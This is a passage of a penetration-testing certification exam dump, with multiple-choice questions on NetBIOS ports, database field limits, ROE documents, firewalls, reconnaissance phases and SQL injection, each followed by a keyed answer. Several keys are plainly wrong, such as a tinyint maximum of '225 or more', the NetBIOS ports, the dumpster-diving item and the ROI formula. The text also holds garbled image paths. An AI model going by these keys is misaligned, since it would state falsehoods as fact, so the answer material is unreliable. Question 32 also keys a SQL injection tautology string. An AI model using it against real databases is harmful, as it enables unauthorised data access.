Which of the following are the default ports used by NetBIOS service?

A. 135, 136, 139, 445

B. 134, 135, 136, 137
C. 137, 138, 139, 140
D. 133, 134, 139, 142

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 19
What is the maximum value of a “tinyint” field in most database systems?

A. 222
B. 224 or more
C. 240 or less
D. 225 or more

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=JUcIAAAAQBAJ&pg=SA3-PA3&lpg=SA3-PA3&dq=maximum+value+of+a+%E2%80%9Ctinyint%E2%80%9D+field+in+most+database+systems&source=bl&ots=NscGk--

R5r&sig=1hMOYByxt7ebRJ4UEjbpxMijTQs&hl=en&sa=X&ei=pvgeVJnTCNDkaI_fgugO&ved=0CDYQ6AEwAw#v=onepage&q=maximum%20value%20of%20a%20%E2%80%9Ctinyint%E2%80%9D%20field%20in%20most%20database%20systems&f=false


QUESTION 20
Which of the following policies states that the relevant application owner must authorize requests for additional access to specific business applications in writing to the IT Department/resource?

A. Special-Access Policy
B. User Identification and Password Policy
C. Personal Computer Acceptable Use Policy
D. User-Account Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
Black-box testing is a method of software testing that examines the functionality of an application (e.g. what the software does) without peering into its internal structures or workings. Black-box testing is used to detect issues in SQL statements and to detect SQL injection vulnerabilities.



Most commonly, SQL injection vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes.
Pen testers need to perform this testing during the development phase to find and fix the SQL injection vulnerability.
What can a pen tester do to detect input sanitization issues?

A. Send single quotes as the input data to catch instances where the user input is not sanitized
B. Send double quotes as the input data to catch instances where the user input is not sanitized
C. Send long strings of junk data, just as you would send strings to detect buffer overruns
D. Use a right square bracket (the "]" character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22

Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security
B. Testing focused on the servers, infrastructure, and the underlying software, including the target
C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
D. Testing performed from a number of network access points representing each logical and physical segment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?

A. Server Side Includes
B. Sort Server Includes
C. Server Sort Includes
D. Slide Server Includes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.


Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?

A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
Rule of Engagement (ROE) is the formal permission to conduct a pen-test. It provides top-level guidance for conducting the penetration testing. Various factors are considered while preparing the scope of ROE which clearly explain the limits associated with the security test.



Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Which of the following factors is NOT considered while preparing the scope of the Rules of Engagment (ROE)?

A. A list of employees in the client organization

B. A list of acceptable testing techniques
C. Specific IP addresses/ranges to be tested
D. Points of contact for the penetration testing team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Which of the following protocols cannot be used to filter VoIP traffic?

A. Media Gateway Control Protocol (MGCP)
B. Real-time Transport Control Protocol (RTCP)
C. Session Description Protocol (SDP)
D. Real-Time Publish Subscribe (RTPS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A penetration test consists of three phases: pre-attack phase, attack phase, and post-attack phase.

Active reconnaissance which includes activities such as network mapping, web profiling, and perimeter mapping is a part which phase(s)?

A. Post-attack phase
B. Pre-attack phase and attack phase
C. Attack phase
D. Pre-attack phase

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf?sequence=1 (page 28, first para)

QUESTION 28
Identify the type of testing that is carried out without giving any information to the employees or administrative head of the organization.

A. Unannounced Testing
B. Double Blind Testing

C. Announced Testing
D. Blind Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Before performing the penetration testing, there will be a pre-contract discussion with different pen-testers (the team of penetration testers) to gather a quotation to perform pen testing.


Which of the following factors is NOT considered while preparing a price quote to perform pen testing?

A. Total number of employees in the client organization
B. Type of testers involved
C. The budget required
D. Expected time required to finish the project

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Translation
B. Tunneling
C. Dual Stacks
D. Encapsulation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 31
John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project. Which of the following includes all of these requirements?

A. Penetration testing project plan
B. Penetration testing software project management plan
C. Penetration testing project scope report
D. Penetration testing schedule plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Rfere
http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA4-PA14&lpg=SA4-PA14&dq=penetration+testing+document+that+defines+the+project,+specifies+goals,+objectives,+deadlines,+the+resources+required,+and+the+approach+of+the+project&source=bl&ots=SQCLHNtthN&sig=kRcccmtDtCdZgB7hASShxSRbfOM&hl=en&sa=X&ei=hyMfVOKzGYvmarvFgaAL&ved=0CB0Q6AEwAA#v=onepage&q=penetration%20testing%20document%20that%20defines%20the%20project%2C%20specifies%20goals%2C%20objectives%2C%20deadlines%2C%20the%20resources%20required%2C%20and%20the%20approach%20of%20the%20project&f=false

QUESTION 32
A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).
What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1‘
D. RETRIVE * FROM StudentTable WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing
B. White box testing
C. Grey box testing
D. Black box testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false

QUESTION 34
What information can be collected by dumpster diving?

A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.spamlaws.com/dumpster-diving.html

QUESTION 35
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.vicomsoft.com/learning-center/firewalls/


QUESTION 36
Which of the following policies helps secure data and protects the privacy of organizational information?

A. Special-Access Policy
B. Document retention Policy
C. Cryptography Policy
D. Personal Security Policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
Why is a legal agreement important to have before launching a penetration test?



Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date): _____

A. Guarantees your consultant fees
B. Allows you to perform a penetration test without the knowledge and consent of the organization's upper management
C. It establishes the legality of the penetration test by documenting the scope of the project and the consent of the company.
D. It is important to ensure that the target organization has implemented mandatory security policies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 38
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?

A. Threat-Assessment Phase
B. Pre-Assessment Phase
C. Assessment Phase
D. Post-Assessment Phase

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
Information gathering is performed to:
i) Collect basic information about the target company and its network
ii) Determine the operating system used, platforms running, web server versions, etc.
iii) Find vulnerabilities and exploits




Which of the following pen testing tests yields information about a company's technology infrastructure?

A. Searching for web page posting patterns
B. Analyzing the link popularity of the company's website
C. Searching for trade association directories
D. Searching for a company's job postings

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A penetration tester performs OS fingerprinting on the target server to identify the operating system used on the target server with the help of ICMP packets.



While performing ICMP scanning using Nmap tool, message received/type displays “3 – Destination Unreachable[5]” and code 3. Which of the following is an appropriate description of this response?

A. Destination port unreachable
B. Destination host unavailable
C. Destination host unreachable
D. Destination protocol unreachable

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
What is the difference between penetration testing and vulnerability testing?

A. Penetration testing goes one step further than vulnerability testing; while vulnerability tests check for known vulnerabilities, penetration testing adopts the concept of 'in-depth ethical hacking'
B. Penetration testing is based on purely online vulnerability analysis while vulnerability testing engages ethical hackers to find vulnerabilities
C. Vulnerability testing is more expensive than penetration testing
D. Penetration testing is conducted purely for meeting compliance standards while vulnerability testing is focused on online scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Which type of vulnerability assessment tool provides security to the IT system by testing for vulnerabilities in the applications and operation system?

A. Active/Passive Tools
B. Application-layer Vulnerability Assessment Tools
C. Location/Data Examined Tools
D. Scope Assessment Tools

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA7-PA11&lpg=SA7-PA11&dq=vulnerability+assessment+tool+provides+security+to+the+IT+system+by+testing+for+vulnerabilities+in+the+applications+and+operation+system&source=bl&ots=SQCLHRnnjI&sig=HpenOheCU4GBOnkA4EurHCMfND4&hl=en&sa=X&ei=DqYfVJCLHMTnyQODn4C4Cw&ved=0CDQQ6AEwAw#v=onepage&q=vulnerability%20assessment%20tool%20provides%20security%20to%20the%20IT%20system%20by%20testing%20for%20vulnerabilities%20in%20the%20applications%20and%20operation%20system&f=false

QUESTION 43
Traffic on which port is unusual for both the TCP and UDP ports?

A. Port 81
B. Port 443
C. Port 0
D. Port21

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Which of the following statements is true about Multi-Layer Intrusion Detection Systems (mIDSs)?

A. Decreases consumed employee time and increases system uptime
B. Increases detection and reaction time
C. Increases response time

D. Both a and c

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems (economic advantages, first para)

QUESTION 45
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks
B. Service Level Configuration Attacks
C. Inside Attacks
D. URL Tampering Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

QUESTION 47
During the process of fingerprinting a web application environment, what do you need to do in order to analyze HTTP and HTTPS request headers and the HTML source code?

A. Examine Source of the Available Pages
B. Perform Web Spidering
C. Perform Banner Grabbing
D. Check the HTTP and HTML Processing by the Browser

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 48
Identify the correct formula for Return on Investment (ROI).

A. ROI = ((Expected Returns – Cost of Investment) / Cost of Investment) * 100
B. ROI = (Expected Returns + Cost of Investment) / Cost of Investment
C. ROI = (Expected Returns – Cost of Investment) / Cost of Investment
D. ROI = ((Expected Returns + Cost of Investment) / Cost of Investment) * 100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.investopedia.com/terms/r/returnoninvestment.asp

QUESTION 49
Identify the type of firewall represented in the diagram below:

